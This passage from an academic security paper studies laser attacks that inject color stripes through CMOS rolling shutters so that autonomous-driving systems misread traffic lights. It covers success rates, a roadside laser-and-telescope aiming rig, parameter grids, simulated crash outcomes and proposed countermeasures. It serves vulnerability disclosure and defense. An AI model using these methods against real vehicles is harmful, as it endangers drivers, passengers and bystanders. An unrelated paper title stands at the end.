
In addition, we find that the attack result varies according to the target recognition system and camera. The average attack success rate on Apollo is 31.07%, while it is 43.36% on Nexar. The comparison of attacking 5 cameras in Fig. 14 shows that the AR0132AT camera used on Tesla is the most vulnerable—the average success rates for R→G and G→R are 30% and 86.25%. The lower success rates on other cameras may be caused by the low image qualities or large field-of-view as listed in Table 4. For example, Xiaomi and Hikvision are both dashcams that have a large field-of-view (130°) in comparison with the Tesla camera (70°). The wide angle



(a) No. of successful G→R at various locations (b) Results of G→R attack at various distances (c) Results of G→R attack at various positions

(d) No. of successful R→G at various locations (e) Results of R→G attack at various distances (f) Results of R→G attack at various positions

Figure 15: Attack results showing impacts of the traffic light's distance and position based on the AR0132AT camera.



(a) Attack angles and distances (b) Attack from 35 m away

Figure 16: Results at various attack distances and angles.

makes the traffic light smaller in the image and thus more difficult to be recognized. As the traffic light becomes closer and larger, it moves toward the edge of the image and suffers from more wide-angle distortions than others. Nonetheless, G→R attacks show higher success rates than R→G regardless of the recognition system and camera.

6.2.3 Impact of the Traffic Light

We investigate the impacts of traffic light's distance, position, and direction based on the AR0132AT camera. In this experiment, we extend the maximum traffic light distance to 25 m. The number of successful attacks when the traffic light is at various locations is visualized in Fig. 15(a) and 15(d).

Impact of Distance. The results in Fig. 15(b) and 15(e) show that the attack success rate decreases as the traffic light's distance increases, while the percentage of DoS increases. We speculate that the traffic light becomes smaller as the distance increases, making it harder to be detected after being overlapped with a color stripe. However, we can still attack a traffic light that is 25 m away (equivalent to 50 m for regular traffic lights) if it is in the middle position.

Impact of Position. Fig. 15(c) and 15(f) show that the attack success rate is higher when the traffic light is in the middle of the image. DoS dominates when the traffic light is on the right part of the image because the laser is emitted from the right direction. As the light strength is not strong enough on the left part of the image, the traffic light is recognized as its original color in the left positions. The above observations are consistent with our emulation results.


Impact of Direction. A successful attack requires the camera to have a clear view of the traffic light's lamp. Under this condition, we did not find a clear correlation between the attack result and the traffic light's facing direction.

6.2.4 Attack Distance and Angle

We investigate the attack's effectiveness when the laser source is at various distances and off-axis angles. We attack the camera from [1, 2, 5, 8, 10, 15, 20] meters away at [15, 30, 45, 60] degrees off the optical axis. The results are shown in Fig. 16(a). It shows that the attack is affected more by the laser's angle than the distance. Successful attacks appear mostly within 45 degrees off-axis from 1 m to 20 m. We assume the reason is that the color stripe becomes fainter as the incidence angle increases. To find the longest attack distance, we move the laser source to the outermost location allowed by our test site (a rooftop), which is approximately 35 m away from the camera. As shown in Fig. 16(b), the attack is still successful at such a distance—making a green light recognized as red with a confidence score of 0.966. We envision that the longest attack distance will be larger than 35 m, especially if we use a high-power laser diode.

6.3 Real-World Attacks in Motion

Attacks in practical settings require to target a moving vehicle and achieve the following: (1) be effective across continuous video frames when the captured scene is changing, (2) track and aim laser at the target camera from a distance away from the vehicle, and (3) cause end-to-end impact on driving. We study the attack's capability from the



(a) Setup for continuous video frame experiment (b) Attack equipment for tracking and laser aiming (c) Setup for long-range laser aiming experiment

Figure 17: Experimental setups for real-world attacks: (a) the setups inside and outside a vehicle for continuous video frame experiments, (b) the self-made equipment for manual target tracking and laser aiming, and (c) the setup for long-range laser aiming experiment with the attacker on the roadside and an AR0132AT camera mounted on the target vehicle's windshield.




Figure 18: Attack results across continuous frames, showing continuous success for more than 1 second for both cases.

three perspectives separately on a real vehicle and a driving simulator. Videos of attacks can be found at https://sites.google.com/view/rollingcolors.

6.3.1 Effectiveness across Continuous Video Frames

First of all, we study the attack's effectiveness across continuous video frames when the target camera is on a moving vehicle. As a preliminary experiment, we rule out the influence of aiming and assume an ideal setting, where the attacker can *continuously inject laser into the camera* when the vehicle is moving. The feasibility of continuous laser injection will be studied separately.

Setup. To achieve this setting, we placed the laser diode inside the vehicle as shown in Fig. 17(a). We performed 27 attack trials in total. In each trial, we drove the vehicle backward or forward (with speeds between 5-20 km/h) towards an experimental traffic light 30 m ahead and recorded videos with the camera while launching the attack. For safety considerations, all experiments were performed in enclosed fields.

Results. We analyzed the attack results based on Apollo and found that the attack could successfully spoof traffic light recognition across continuous frames in 23 trials, rendering an attack success rate of 85.2%. Fig. 18 shows two best cases for G→R and R→G attacks, which achieve the longest duration of successful spoofing. The recognition results are represented in the corresponding colors (except for purple, which means Apollo fails to detect any traffic light), and "GT" represents the ground truth of the light color. The results show that the attack can continuously spoof traffic light recognition for more than one second. This preliminary experiment demonstrates the attack's effectiveness across continuous video frames when the captured scene is changing.

6.3.2 Feasibility of Tracking and Laser Aiming

In the above experiment, we assume the attacker can continuously inject laser into the camera. However, in practice, the attacker and laser diode should be outside the target vehicle, which makes it challenging to continuously aim laser at the camera's tiny lens especially from far away.

Manual Tracking and Aiming Equipment. To overcome this challenge, we built a manual tracking and aiming equipment that combined a 500-1000 mW laser diode with a monocular telescope mounted on a tripod, as shown in Fig. 17(b). We used the high-power laser diode to create a larger speckle that eases aiming while ensuring the light injected into the camera has sufficient strength. We fixed the laser diode on top of the telescope in a position where the speckle is visible from the eye lens of the telescope. With this equipment, an attacker can manually track the target and aim the laser at the same time even from far away.

Setup. Based on the equipment, we conducted real-world experiments in a practical setup to examine the feasibility of continuous aiming. As shown in Fig. 17(c), the attacker was on the roadside and 40-80 m away from the vehicle. The target camera was mounted near the top of the vehicle's windshield. We drove the vehicle forward or backward towards a traffic light, while another researcher acted as the attacker and controlled the attack equipment on the roadside. All laser operations were performed in an enclosed field following safety regulations and coordinated with the safety committee[2].

Results. Out of the 88 trials conducted, we found the attacker can continuously inject laser into the camera in 77 trials, rendering an aiming success rate of 89.8%. The results show that manual aiming is feasible with the equipment we built even when the vehicle is moving at 20 km/h.

[2] According to the FDA, laser pointers with power more than 500 mW are Class-4 laser products that must avoid direct or scattered exposure to for eye and skin protection. Though the large speckle we used has greatly reduced the laser's power density at the target vehicle, eye damage may happen to the passengers when viewed directly for long periods of time. For example, given that the laser power is 1 W, speckle diameters at the diode and at 40 m are 0.8 cm and 15 cm, then based on a rough calculation, the laser's power density is equivalent to 2.9 mW, 11.4 mW, and 213.3 mW at 40 m, 20 m, and 10 m away respectively. Safety measures such as laser goggles must be ensured in all experiments, especially when in proximity to the diode.



(a) Running a red light



(b) Emergency stop

Figure 19: Simulated end-to-end impacts of the attack.

6.3.3 End-to-End Impact on Driving

We believe the experimental setup in Section 6.3.2 represents a practical setting for attacks in the real world. Thus, we further analyze the experiment's result on traffic light recognition and investigate the attack's potential end-to-end impact on Apollo's driving behavior with the LGSVL simulator.

Result of Attacking TL Recognition. Under the practical setup in Section 6.3.2, the attack can successfully spoof a red light to green in 16 trials (out of 38) and spoof a green light to red in 9 trials (out of 50), rendering an attack success rate of 42.1% for R→G and 18% for G→R. The average attack success rate is 28.4%, which is lower than the result in Section 6.3.1 due to the unstable laser injection caused by manual aiming from a distance. We envision that the attack success rate can be increased with better equipment, e.g., an automatic aiming and laser stabilization system.

Impact on Driving Behavior. As we could not find production self-driving vehicles, we study the attack's potential end-to-end impact on Apollo running in the LGSVL driving simulator. For simplicity, we replay the best attack results in the previous experiments as the color of the virtual traffic light in the simulator. We find the vehicle will start to brake or move in less than 0.5 seconds after recognizing a sudden change of the traffic light. In some cases such as Fig. 19, such behaviors can make the vehicle run a red light and collide with the traffic, or suddenly decelerate and stop in the middle of the intersection, potentially causing rear-end collisions.

7 Discussion

Universal Black-box Attack. An universal black-box attack is desirable as it does not require any knowledge of the target camera. Though our attack does not require a full white-box knowledge of the camera, knowing the refresh rate is necessary for attacking all cameras in order to stabilize the injected interference. As the refresh rate varies between devices, it is difficult to achieve an universal black-box attack that uses the same attack parameters for different target cameras.

Timing Challenge. The timing of laser injection determines the stripe's position in the image and directly affects the attack's effectiveness. Unfortunately, it is impossible to predict the exact timing without direct feedback from the camera, which can lower the attack's effectiveness in practice. We consider the influence of timing as a probability problem. A wider stripe will increase the probability of overlapping with the traffic light, however, it may also unnecessarily disrupt traffic light detection and the recognition of other objects in the image, such as cars and lanes, which may trigger alarms and disable self-driving. The precise effect of a wide stripe on object detection is unknown and shall be investigated in future work. The attacker may also inject a stripe that slowly moves in the image across consecutive frames. Therefore, the attack may succeed during the time when the stripe overlaps with the traffic light, e.g., for a few seconds depending on the stripe's moving speed, which is sufficient to affect self-driving according to our simulation.

Countermeasures. To mitigate the threat, we suggest two methods to redesign the rolling shutter mechanism. The electronic shutter may (1) expose the CMOS rows in a random sequence, or (2) start the exposure from a random row for every frame, as illustrated in Fig. 31. We simulate the first method, and Fig. 32 shows the images before and after applying random rolling shutter sequence. It shows that this method will scatter the injected stripe over the whole image, thus making the attack ineffective. The second method will make the injected stripe appear at different locations in the image across continuous frames. With this design, the attack may only succeed occasionally in discontinuous frames, and thus is difficult to affect the driving decision.

8 Related Work

A few studies have shown the insecurity of camera-based object detection and recognition systems. Earlier studies [11, 23, 33, 37] showed that strong light could saturate the camera and disable the system. To spoof the system, Man et al. [14] managed to inject ghost images of a road sign into the camera using a regular projector, and Li et al. [12] injected adversarial image patterns by physically placing stickers on the camera's lens. Other studies change the scene being filmed by physically modifying the object of interest [3, 7, 39] or projecting light to the scene [13, 17, 19, 40] as adversarial patterns. Our work differs from these papers in that we use laser to inject adjustable color stripes into the image as adversarial patterns, which could be conducted from a longer distance. More recently, several works proposed to fool camera-based systems by attacking relevant non-camera sensors. For example, Ji et al. [9] used sound to attack a camera's image stabilization sensor, causing blurry images that deceive object detectors. Tang et al. [31] proposed a region-of-interest attack that fools traffic light detection by fabricating localization errors.

Some studies have used laser to attack non-camera-based recognition systems, including microphones [30] and LIDAR [2, 23, 28]. These attacks exploit sensors' vulnerabilities and are known as transduction attacks [36]. Other transduction attacks against vehicles have investigated ultrasonic sensors [35], rotational speed sensors [29], and radars [37].

Recently, two concurrent works [10, 25] also exploited the

rolling shutter to attack camera-based recognition systems. Like ours, they injected stripe-shaped interference on images. However, the goal of [25] is to cause targeted *image misclassification* by flashing the LED illumination on the object in the scene, and [10] aimed to maximally *disrupt object detection*, i.e., to hide objects in the image, by irradiating blue laser at the camera. Both of them generated adversarial patterns for the entire image. While in this paper, we focus on a completely different scenario, i.e., *fooling traffic light recognition*, which requires different attack methods that inject adversarial patterns onto a specific part of the image where the traffic light is and considering aiming and synchronization in dynamic attack scenarios.

9 Conclusion

In this paper, we show the feasibility of fooling traffic light recognition with a laser. We manage to create adjustable color stripes in the image that can alter the recognition results by exploiting the vulnerability of rolling shutters in CMOS cameras. By modeling the laser attack process, we are able to simulate the attack and search for effective laser parameters. Our evaluation with real cameras shows the attack's effectiveness and demonstrates its potential real-world impact. To alleviate the threat, we propose defenses for existing and future vehicles.

Acknowledgments

We thank our shepherd Prof. Earlence Fernandes and the reviewers for their constructive feedback. This work is supported by China NSFC Grant 61941120, 62071428, 61925109 and 2019 Zhejiang University Academic Award for Outstanding Doctoral Candidates.

References

[1] ApolloAuto. Apollo. https://github.com/ApolloAuto/apollo, 2020.

[2] Yulong Cao, Chaowei Xiao, Benjamin Cyr, Yimeng Zhou, Won Park, Sara Rampazzi, Qi Alfred Chen, Kevin Fu, and Z Morley Mao. Adversarial sensor attack on lidar-based perception in autonomous driving. In *Proceedings of ACM CCS 2019*, pages 2267–2281, 2019.

[3] Alesia Chernikova, Alina Oprea, Cristina Nita-Rotaru, and BaekGyu Kim. Are self-driving cars secure? evasion attacks against deep neural networks for steering angle prediction. In *Proceedings of SPW 2019*, pages 132–137. IEEE, 2019.

[4] Tesla Motors Club. Hw2.5 capabilities. https://teslamotorsclub.com/tmc/threads/hw2-5-capabilities.95278/page-74, 2017.

[5] Nancy Cohen. Bmw puts traffic light recognition to the test. https://techxplore.com/news/2019-06-bmw-traffic-recognition.html, 2019.

[6] deep-learning-traffic lights. davidbrai. https://github.com/davidbrai/deep-learning-traffic-lights, 2020.

[7] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Robust physical-world attacks on deep learning visual classification. In *Proceedings of CVPR 2018*, pages 1625–1634, 2018.

[8] Hikvision. Hikvision C6 Driving Recorder HD Night Vision. https://shopee.com.my/Hikvision-C6-Driving-Recorder-HD-Night-Vision-Car-Hidden-Free-Installation-Wirel-i.189517295.4757236362, 2020.

[9] Xiaoyu Ji, Yushi Cheng, Yuepeng Zhang, Kai Wang, Chen Yan, Wenyuan Xu, and Kevin Fu. Poltergeist: Acoustic adversarial machine learning against cameras and computer vision. In *Proceedings of IEEE S&P 2021*, pages 1–16. IEEE, 2021.

[10] Sebastian Köhler, Giulio Lovisotto, Simon Birnbach, Richard Baker, and Ivan Martinovic. They see me rollin': Inherent vulnerability of the rolling shutter in cmos image sensors. *arXiv preprint arXiv:2101.10011*, 2021.

[11] Feng Lan, Guangtao Zhai, Zhongpai Gao, and Xiaokang Yang. Live demonstration: Screen piracy protection using saturation laser attack and tpvm. In *Proceedings of ISCAS 2016*, pages 2376–2376. IEEE, 2016.

[12] Juncheng B Li, Frank R Schmidt, and J Zico Kolter. Adversarial camera stickers: A physical camera attack on deep learning classifier. *arXiv preprint arXiv:1904.00759*, 2(2), 2019.

[13] Giulio Lovisotto, Henry Turner, Ivo Sluganovic, Martin Strohmeier, and Ivan Martinovic. Slap: Improving physical adversarial examples with short-lived adversarial perturbations. *arXiv preprint arXiv:2007.04137*, 2020.

[14] Yanmao Man, Ming Li, and Ryan Gerdes. Ghostimage: Remote perception attacks against camera-based image classification systems. In *Proceedings of RAID 2020*, pages 317–332, 2020.

[15] Mobileye. Our technology. https://www.mobileye.com/our-technology/, 2020.

[16] Guo Mu, Zhang Xinyu, Li Deyi, Zhang Tianlei, and An Lifeng. Traffic light detection and recognition for autonomous vehicles. *The Journal of China Universities of Posts and Telecommunications*, 22(1):50–56, 2015.

[17] Ben Nassi, Yisroel Mirsky, Dudi Nassi, Raz Ben-Netanel, Oleg Drokin, and Yuval Elovici. Phantom of the adas: Securing advanced driver-assistance systems from split-second phantom attacks. In *Proceedings of ACM CCS 2020*, pages 293–308, 2020.

[18] Andrei Nedelea. Tesla launches autopilot traffic light and stop sign control. https://insideevs.com/news/414820/tesla-autopilot-traffic-light-recognition/, 2020.

[19] Dinh-Luan Nguyen, Sunpreet S Arora, Yuhang Wu, and Hao Yang. Adversarial light projection attacks on face recognition systems: A feasibility study. In *Proceedings of CVPR 2020*, pages 814–815, 2020.

[20] NHTSA. Crash factors in intersection-related crashes: An on-scene perspective. https://crashstats.nhtsa.dot.gov/Api/Public/ViewPublication/811366, 2010.

[21] OpenMV. OpenMV Cam H7. https://openmv.io/products/openmv-cam-h7, 2020.

[22] OPPO. OPPO K3. https://www.amazon.in/Test-Exclusive-676/dp/B07HGLBZ9J, 2020.

[23] Jonathan Petit, Bas Stottelaar, Michael Feiri, and Frank Kargl. Remote attacks on automated vehicles sensors: Experiments on camera and lidar. *Black Hat Europe*, 11(2015):995, 2015.

[24] Joseph Redmon and Ali Farhadi. Yolov3: An incremental improvement. *arXiv*, 2018.

[25] Athena Sayles, Ashish Hooda, Mohit Gupta, Rahul Chatterjee, and Earlence Fernandes. Invisible perturbations: Physical adversarial examples exploiting the rolling shutter effect. *arXiv preprint arXiv:2011.13375*, 2020.

[26] ON Semiconductor. MT9P006 - 1/2.5-Inch 5 Mp CMOS Digital Image Sensor. https://www.mouser.com/datasheet/2/308/MT9P006-D-606273.pdf, 2017.

[27] ON Semiconductor. AR0132AT: CMOS Image Sensor, 1.2 MP, 1/3". https://www.onsemi.com/products/sensors/image-sensors-processors/image-sensors/ar0132at, 2020.

[28] Hocheol Shin, Dohyun Kim, Yujin Kwon, and Yongdae Kim. Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications. In *Proceedings of CHES 2017*, pages 445–467. Springer, 2017.

[29] Yasser Shoukry, Paul Martin, Paulo Tabuada, and Mani Srivastava. Non-invasive spoofing attacks for anti-lock braking systems. In *Proceeding of CHES 2013*, pages 55–72. Springer, 2013.

[30] Takeshi Sugawara, Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu. Light commands: laser-based audio injection attacks on voice-controllable systems. In *Proceedings of USENIX Security 2020*, pages 2631–2648, 2020.

[31] Kanglan Tang, Junjie Shen, and Qi Alfred Chen. Fooling perception via location: A case of region-of-interest attacks on traffic light detection in autonomous driving. In *Proceedings of AutoSec 2021*, pages 1–4, 2021.

[32] TeslaTap. Autopilot/fsd in late afternoon into the sun. https://forums.tesla.com/discussion/102759/autopilot-fsd-in-late-afternoon-into-the-sun, 2018.

[33] Khai N Truong, Shwetak N Patel, Jay W Summet, and Gregory D Abowd. Preventing camera recording by designing a capture-resistant environment. In *Proceedings of UbiComp 2005*, pages 73–86. Springer, 2005.

[34] Xiaomi. Xiaomi Dash Cam 2 DVR 2K 3" Display WIFI Dash Cam. https://www.aliexpress.com/i/4001129431320.html, 2020.

[35] Wenyuan Xu, Chen Yan, Weibin Jia, Xiaoyu Ji, and Jianhao Liu. Analyzing and enhancing the security of ultrasonic sensors for autonomous vehicles. *IEEE Internet of Things Journal*, 5(6):5015–5029, 2018.

[36] Chen Yan, Hocheol Shin, Connor Bolton, Wenyuan Xu, Yongdae Kim, and Kevin Fu. Sok: A minimalist approach to formalizing analog sensor security. In *Proceedings of IEEE S&P 2020*, pages 233–248. IEEE, 2020.

[37] Chen Yan, Wenyuan Xu, and Jianhao Liu. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. *Def Con*, 24(8):109, 2016.

[38] Fisher Yu, Haofeng Chen, Xin Wang, Wenqi Xian, Yingying Chen, Fangchen Liu, Vashisht Madhavan, and Trevor Darrell. Bdd100k: A diverse driving dataset for heterogeneous multitask learning. In *Proceedings of CVPR 2020*, pages 2636–2645, 2020.

[39] Yue Zhao, Hong Zhu, Ruigang Liang, Qintao Shen, Shengzhi Zhang, and Kai Chen. Seeing isn't believing: Towards more robust adversarial attack against real world object detectors. In *Proceedings of ACM CCS 2019*, pages 1989–2004, 2019.

[40] Zhe Zhou, Di Tang, Xiaofeng Wang, Weili Han, Xiangyu Liu, and Kehuan Zhang. Invisible mask: Practical attacks on face recognition with infrared. *arXiv preprint arXiv:1803.04683*, 2018.

Appendix

A Laser Attack Modeling

A.1 Camera Modeling

Direct Interpolation. Suppose T represents the tensor in RGB form, and M represents the matrix in raw file. Then for pixel in the $i\,th$ row and $j\,th$ column in T, mathematically,

$$T[i,j,0] = \begin{cases} M[i,j] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 = 0 \\ M[i-1,j] & \text{if } i \bmod 2 \neq 0 \text{ and } j \bmod 2 = 0 \\ M[i,j-1] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 \neq 0 \\ M[i-1,j-1] & \text{else} \end{cases}$$

$$T[i,j,1] = \begin{cases} M[i,j+1] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 = 0 \\ M[i,j] & \text{if } i \bmod 2 \neq 0 \text{ and } j \bmod 2 = 0 \\ M[i,j] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 \neq 0 \\ M[i,j-1] & \text{else} \end{cases}$$

$$T[i,j,2] = \begin{cases} M[i+1,j+1] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 = 0 \\ M[i,j+1] & \text{if } i \bmod 2 \neq 0 \text{ and } j \bmod 2 = 0 \\ M[i+1,j] & \text{if } i \bmod 2 = 0 \text{ and } j \bmod 2 \neq 0 \\ M[i,j] & \text{else} \end{cases}$$

Bilinear Interpolation. For the edges of the image, bilinear interpolation takes the same procedure as direct interpolation. For the interior pixels, we use the following rules to implement interpolation for pixel in $i\,th$ row and $j\,th$ column:

$$T[i,j,0] = \frac{\sum_{k=-1}^{1}\sum_{l=-1}^{1} M[i+k,j+l]\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=0\}}{\sum_{k=-1}^{1}\sum_{l=-1}^{1}\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=0\}}$$

Here, for simplicity, we define

$$\delta_i = i \mod 2$$

$$\mathbf{1}\{A\} = \begin{cases} 1 & \text{if A is true} \\ 0 & \text{else} \end{cases}$$

Similarly, we can define for green and blue, respectively:

$$T[i,j,1] = \frac{\sum_{k=-1}^{1}\sum_{l=-1}^{1} M[i+k,j+l]\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=1\}}{\sum_{k=-1}^{1}\sum_{l=-1}^{1}\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=1\}}$$

$$T[i,j,2] = \frac{\sum_{k=-1}^{1}\sum_{l=-1}^{1} M[i+k,j+l]\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=2\}}{\sum_{k=-1}^{1}\sum_{l=-1}^{1}\mathbf{1}\{\delta_{i+k}+\delta_{j+l}=2\}}$$

After interpolation, the raw file matrix is transformed into an tensor that could be used for image processing in RGB.



(a) Incidence from the left (b) Incidence from the front

Figure 20: Illustration of the emulated color stripe with noise and irradiated from the left and front of the camera. (Sigmoid model, $I_{max} = 1200, I_{min} = 0, \beta_1 = 8, \beta_2 = 5$).

A.2 Laser Effect Emulation

Linear Function: Linear function is used when the incidence direction is from the left or the right. We made the following assumptions:

- The effect of laser attack is uniform vertically: the light intensity difference only occurs among the x-axis;
- The light intensities at the two ends are I_{max}, I_{min}: For example, if the incidence direction is from the left, the I_{max} will occur at the left side of the image, while I_{min} at the right;
- The light intensity changes linearly horizontally;

Therefore, given I_{max}, I_{min}, we can express the light intensity function for any point (x,y) on the color strip as (if the incidence direction is from the left):

$$I = I_{min} + \frac{y}{w}(I_{max} - I_{min})$$

If the incidence direction is from the right, we only need to replace y by $w-y$. The illustrations of the linear model are shown as following:



(a) Incidence from the left (b) Incidence from the right

Figure 21: Illustration of the Linear Model for both directions with $I_{max} = 2000, I_{min} = 0$.

Sigmoid Function: Another reasonable assumption is that the color intensity changes exponentially instead of linearly. Sigmoid Function is also used for the case when the incidence direction is from left or right. The assumption of the sigmoid function is the same as the linear case except for the last one: the light intensity changes according to a sigmoid-like function horizontally. Therefore, given I_{max}, I_{min}, we can express the light intensity function for any point (x,y) on the color strip as (if the incidence direction is from the left):

$$I = I_{min} + \frac{1}{1+e^{-\alpha_1/(y-w/\alpha_2)}}(I_{max} - I_{min})$$

Here, α_1, α_2 are hyper-parameters. If the incidence direction is from the right, we need to replace $y - \frac{w}{\alpha_2}$ by $\frac{w}{\alpha_2} - y$. The illustrations of the sigmoid model are shown as following:



(a) Incidence from the left (b) Incidence from the right

Figure 22: Illustration of the Sigmoid Model for both directions with $I_{max} = 2000, I_{min} = 0, \alpha_1 = 5, \alpha_2 = 2$.

Gaussian Function: If the incidence direction of the light is from the front, then the channel overflow is most likely to occur in the middle of the color strip. The assumptions of the Gaussian model is different:

- The effect of laser attack follows two dimensional multi-normal distribution with the peak at the center of the stripe;
- The light intensity at the peak of the distribution is I_{max} and converges to 0 at the periphery;
- The correlation between two directions is 0 ($\rho = 0$, can be relaxed);

To implement the Gaussian model, we need the maximum light intensity I_{max}, and the top position of the color strip x_0. The light intensity function for any points (x, y) on the color strip can be expressed as following:

$$a = \frac{(x - x_0 - h/2)^2}{(h/\sigma_1)^2}$$

$$b = \frac{(y - w/2)^2}{(w/\sigma_2)^2}$$

$$c = \rho \frac{2\,(x - x_0 - h/2)\,(y - w/2)}{(hw)/(\sigma_1\sigma_2)}$$

$$I = \frac{1}{2\pi hw\sqrt{1-\rho^2}/(\sigma_2\sigma_2)} e^{-\frac{1}{2(1-\rho^2)}(a+b+c)} I_{max} hw$$

Here, σ_1, σ_2 are hyper-parameters representing the decaying rate of the light intensity from the center to the periphery. The illustration of the Gaussian model is shown as following:



Figure 23: Illustration of the Gaussian Model with $I_{max} = 2000, \sigma_1 = 2, \sigma_2 = 4$.

Adding Noise: The procedure is described in the following:

1. Pick a random number n from n_1 to n_2 to represent the number of noisy pixels;
2. Randomly select $\{h_0, h_1, \cdots, h_{n-1}\} \times \{w_0, w_1, \cdots, w_{n-1}\}$, where $h_i, w_j \in \{1, 2, 3, 4, 5\}$ to represent the sizes of the noisy pixels;
3. If the incidence direction is left/right, then according to distributions $v(x), h(y)$, generate tuples $\{(x_0, y_0), (x_1, y_1), \cdots, (x_{n-1}, y_{n-1})\}$ to represent the upper left corner of the noisy pixels; If the incidence direction is from the front, then generate tuples $\{(x_0, y_0), (x_1, y_1), \cdots, (x_{n-1}, y_{n-1})\}$ according to two-dimensional random distribution;
4. Randomly select $\{b_0, b_1, \cdots, b_{n-1}\}$ to represent the brightness of the pixels;
5. Then for $i = 0, \cdots, n-1$, we replace the red channel value of all pixels in the square from (x_i, y_i) (upper left corner) to $(x_i + h_i, y_i + w_i)$ (lower right corner) by b_i.

A.3 Searching Laser Attack Parameters

Table 3: Grids for parameter search.

Parameter	Symbol	Grids
Min. Light Strength	I_{min}	0,400,800,1200,1600
Max. Light Strength	I_{max}	200,600,1000,1400,1800
Wavelength (Red)	λ_{red}	632,650,660
Wavelength (Green)	λ_{green}	505,520
Incidence Direction	None	Left, Right, Front
Incidence Function	D	Linear, Sigmoid, Gaussian

A.4 Necessity of the Laser Attack Modeling

We conducted baseline experiments to evaluate the necessity of the methodology design. We performed two groups of experiments, one with laser parameters derived from the model-based search, and the other without (as the naive baseline). In particular, the laser parameters in the naive baseline experiments were picked randomly by a volunteer without knowledge of the recommended parameters, e.g., he can use any laser strength as long as he thinks it may fool traffic light recognition. Green-to-red attacks were conducted 20 times for each group using our previous setup (Fig. 15) at various traffic light distances and angles. The model-guided group was successful 14/20 times, rendering a success rate of 70%, while the naive baseline group succeeded 6/20 times, rendering a success rate of 30%. Thus, the comparison shows that the methodology we designed can significantly increase the attack's effectiveness.

B Evaluation and Defense

The cameras we tested are shown in Fig. 24 and their specs are listed in Table 4. The images they capture under attack

are shown in Fig. 25 to 29.



Figure 24: The five cameras experimented in the evaluation.

Table 4: Specs of the five experimented cameras.

Parameter	Tesla	Hikv	Xiaomi	OPPO	OpMV
Sensor	AR0132	N/A	OV OS05A10	IMX519	OV7725
Refresh Rate (Hz)	45.458	20	30	30.012	N/A
Resolution	1280* 964	2560* 1600	1920* 1080	4608* 3456	320* 240
Lens	Sunex DSL945D	N/A	N/A	N/A	N/A
Field of View (°)	70	130	130	N/A	70.8
F	2.5	1.6	1.8	1.8	2.0



(a) G→R (b) R→G

Figure 25: Images of attacking the AR0132AT eval. board.




(a) G→R (b) R→G

Figure 26: Images of attacking the Xiaomi Dashcam.



(a) G→R (b) R→G

Figure 27: Images of attacking the Hikvision Dashcam.



(a) G→R (b) R→G

Figure 28: Images of attacking the OPPO K3 camera.



(a) G→R (b) R→G

Figure 29: Images of attacking the OpenMV H7 devboard.





Figure 30: The confidence score of traffic light detection while injecting stripes of various sizes. A larger duty cycle indicates a wider stripe. It shows that a wide stripe can significantly disrupt traffic light detection, and thus shall be avoided.



(a) Random starting row (b) Random rolling sequence

Figure 31: Random rolling shutter mechanisms that can destabilize or atomize the color stripe as a defense.



(a) Before defense (b) After defense

Figure 32: Images under attack before and after applying the random rolling sequence countermeasure.

Provably-Safe Multilingual Software Sandboxing using WebAssembly

